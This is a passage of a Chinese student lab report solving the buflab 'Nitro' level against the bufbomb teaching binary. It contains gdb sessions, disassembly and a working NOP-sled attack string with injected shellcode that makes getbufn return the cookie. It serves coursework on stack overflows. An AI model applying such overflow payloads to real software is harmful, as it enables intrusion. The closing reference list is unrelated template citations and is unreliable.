ghy1190201423@ubuntu:/mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout$ gdb bufbomb
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bufbomb...(no debugging symbols found)...done.
(gdb) b getbuf
Breakpoint 1 at 0x804937e
(gdb) r -u 1190201423
Starting program: /mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout/bufbomb -u 1190201423
Userid: 1190201423
Cookie: 0x646cdec4

Breakpoint 1, 0x0804937e in getbuf ()
(gdb) x/x $ebp
0x556831a0 <_reserved+1036704>: 0x556831c0
(gdb) p/x ($ebp-0x28)
$1 = 0x55683178
```


编写汇编代码，先将 cookie 值以立即数的形式赋给返回值%eax，然后将调用 getbuf 后下一条语句入栈。



反汇编得到恶意代码字节序列，插入攻击字符串适当位置

于是可以得到攻击字符串：





3.5 Nitro 的攻击与分析

文本如下：

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 b8 c4 de 6c 64 8d 6c 24 18 68 21


8d 04 08 c3 d8 2f 68 55

分析过程：


首先看 testn 函数的反汇编代码，可以发现 edp-0x18=esp，getbufn 下一条指令地址为 0x08048d21

```
0804:8d0e bufbomb!testn  55              pushl  %ebp
0804:8d0f                89 e5           movl   %esp, %ebp
0804:8d11                83 ec 18        subl   $0x18, %esp
0804:8d14                e8 ea 03 00 00  calll  bufbomb!uniqueval
0804:8d19                89 45 f0        movl   %eax, -0x10(%ebp)
0804:8d1c                e8 73 06 00 00  calll  bufbomb!getbufn
0804:8d21                89 45 f4        movl   %eax, -0xc(%ebp)
0804:8d24                e8 da 03 00 00  calll  bufbomb!uniqueval
0804:8d29                89 c2           movl   %eax, %edx
0804:8d2b                8b 45 f0        movl   -0x10(%ebp), %eax
0804:8d2e                39 c2           cmpl   %eax, %edx
0804:8d30                74 12           je     0x8048d44
0804:8d32                83 ec 0c        subl   $0xc, %esp
0804:8d35                68 60 a5 04 08  pushl  $0x804a560      ASCII "Sabotaged!: the stack has been corrupted"
0804:8d3a                e8 21 fc ff ff  calll  bufbomb!puts@plt
0804:8d3f                83 c4 10        addl   $0x10, %esp
0804:8d42                eb 41           jmp    0x8048d85
0804:8d44                8b 55 f4        movl   -0xc(%ebp), %edx
0804:8d47                a1 58 e1 04 08  movl   0x804e158, %eax
0804:8d4c                39 c2           cmpl   %eax, %edx
0804:8d4e                75 22           jne    0x8048d72
0804:8d50                83 ec 08        subl   $8, %esp
0804:8d53                ff 75 f4        pushl  -0xc(%ebp)
0804:8d56                68 c4 a5 04 08  pushl  $0x804a5c4      ASCII "KABOOM!: getbufn returned 0x%x\n"
0804:8d5b                e8 20 fb ff ff  calll  bufbomb!printf@plt
0804:8d60                83 c4 10        addl   $0x10, %esp
0804:8d63                83 ec 0c        subl   $0xc, %esp
0804:8d66                6a 04           pushl  $4
0804:8d68                e8 5e 07 00 00  calll  bufbomb!validate
0804:8d6d                83 c4 10        addl   $0x10, %esp
0804:8d70                eb 13           jmp    0x8048d85
0804:8d72                83 ec 08        subl   $8, %esp
0804:8d75                ff 75 f4        pushl  -0xc(%ebp)
0804:8d78                68 e4 a5 04 08  pushl  $0x804a5e4      ASCII "Dud: getbufn returned 0x%x\n"
0804:8d7d                e8 fe fa ff ff  calll  bufbomb!printf@plt
0804:8d82                83 c4 10        addl   $0x10, %esp
0804:8d85                90              nop
0804:8d86                c9              leave
0804:8d87                c3              retl
```

于是可以写出反汇编代码：



反汇编得到恶意代码字节序列，插入攻击字符串适当位置



接下来看 getbufn 的反汇编代码，发现需要输入 0x208+0x4+0x4=528 字节，


```
0804:9394 bufbomb!getbufn   55                  pushl   %ebp
0804:9395                   89 e5               movl    %esp, %ebp
0804:9397                   81 ec 08 02 00 00   subl    $0x208, %esp
0804:939d                   83 ec 0c            subl    $0xc, %esp
0804:93a0                   8d 85 f8 fd ff ff   leal    -0x208(%ebp), %eax
0804:93a6                   50                  pushl   %eax
0804:93a7                   e8 7c fa ff ff      calll   bufbomb!Gets
0804:93ac                   83 c4 10            addl    $0x10, %esp
0804:93af                   b8 01 00 00 00      movl    $1, %eax
0804:93b4                   c9                  leave
0804:93b5                   c3                  retl
```


由于每一次得到的字符串的首地址都会发现改变，于是可以先测试 5 组试试，因为 getbufn 在 0x080493a0 处对 edb 减 0x208，所以在此处设置断点：

```
ghy1190201423@ubuntu:/mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout$ gdb bufbomb
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bufbomb...(no debugging symbols found)...done.
(gdb) b *0x080493a0
Breakpoint 1 at 0x80493a0
(gdb) r -n -u 1190201423
Starting program: /mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout/bufbomb -n -u 1190201423
Userid: 1190201423
Cookie: 0x646cdec4

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p/x $ebp-0x208
$1 = 0x55682f98
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p/x $ebp-0x208
$2 = 0x55682f98
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time
```

```
Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p/x $ebp-0x208
$3 = 0x55682fb8
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p/x $ebp-0x208
$4 = 0x55682fc8
(gdb)
$5 = 0x55682fc8
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p/x $ebp-0x208
$6 = 0x55682fd8
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time
[Inferior 1 (process 15694) exited normally]
```

由 gdb 调试结果可知五次输入字符串的存储位置在 0x55682f98 到 0x55682fd8 之间，因此如果我们将第一次返回地址定为最高的 0x55682fd8，那么就可以保证五次运行执行命令都不会在运行攻击程序之前遇到除 nop（90）之外的其他指令，于是构造攻击字符串：


ghy1190201423@ubuntu: /mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout
File Edit View Search Terminal Help
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 b8 c4 de 6c 64 8d 6c 24 18 68 21
8d 04 08 c3 d8 2f 68 55
"nitro_1190201423.txt" 21L, 1584C
21,23
All


ghy1190201423@ubuntu: /mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout
File Edit View Search Terminal Help
ghy1190201423@ubuntu:/mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout$ vim nitro_1190201423.txt
ghy1190201423@ubuntu:/mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout$ cat nitro_1190201423.txt|
./hex2raw -n| ./bufbomb -n -u 1190201423
Userid: 1190201423
Cookie: 0x646cdec4
Type string:KABOOM!: getbufn returned 0x646cdec4
Keep going
Type string:KABOOM!: getbufn returned 0x646cdec4
Keep going
Type string:KABOOM!: getbufn returned 0x646cdec4
Keep going
Type string:KABOOM!: getbufn returned 0x646cdec4
Keep going
Type string:KABOOM!: getbufn returned 0x646cdec4
VALID
NICE JOB!
ghy1190201423@ubuntu:/mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout$

第 4 章 总结

4.1 请总结本次实验的收获

深入理解了栈帧结构及其在函数调用中的关系

掌握了五种缓冲区溢出攻击的方法

更加熟练了 gdb 的运用

4.2 请给出对本次实验内容的建议

建议老师能修改一下 PPT 里可能存在的中文字符，有一些命令复制过来运行不了，结果发现就是中文字符问题

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.